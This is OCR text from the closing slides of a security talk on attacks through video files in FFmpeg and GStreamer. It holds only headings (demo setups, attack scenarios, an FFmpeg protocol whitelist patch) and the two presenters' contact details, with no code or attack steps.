
Video files in folder



Ubuntu Linux with FFmpeg



Kali Linux with GStreamer



Results

- Attack video converting services
- Attack Linux users
- Attack with “HACK IT! button”

- FFmpeg protocol whitelist patch

Questions?

Maxim Andreev
@cdump
andreevmaxim@gmail.com

Nikolay Ermishkin
@__sl1m
nikolay.ermishkin@gmail.com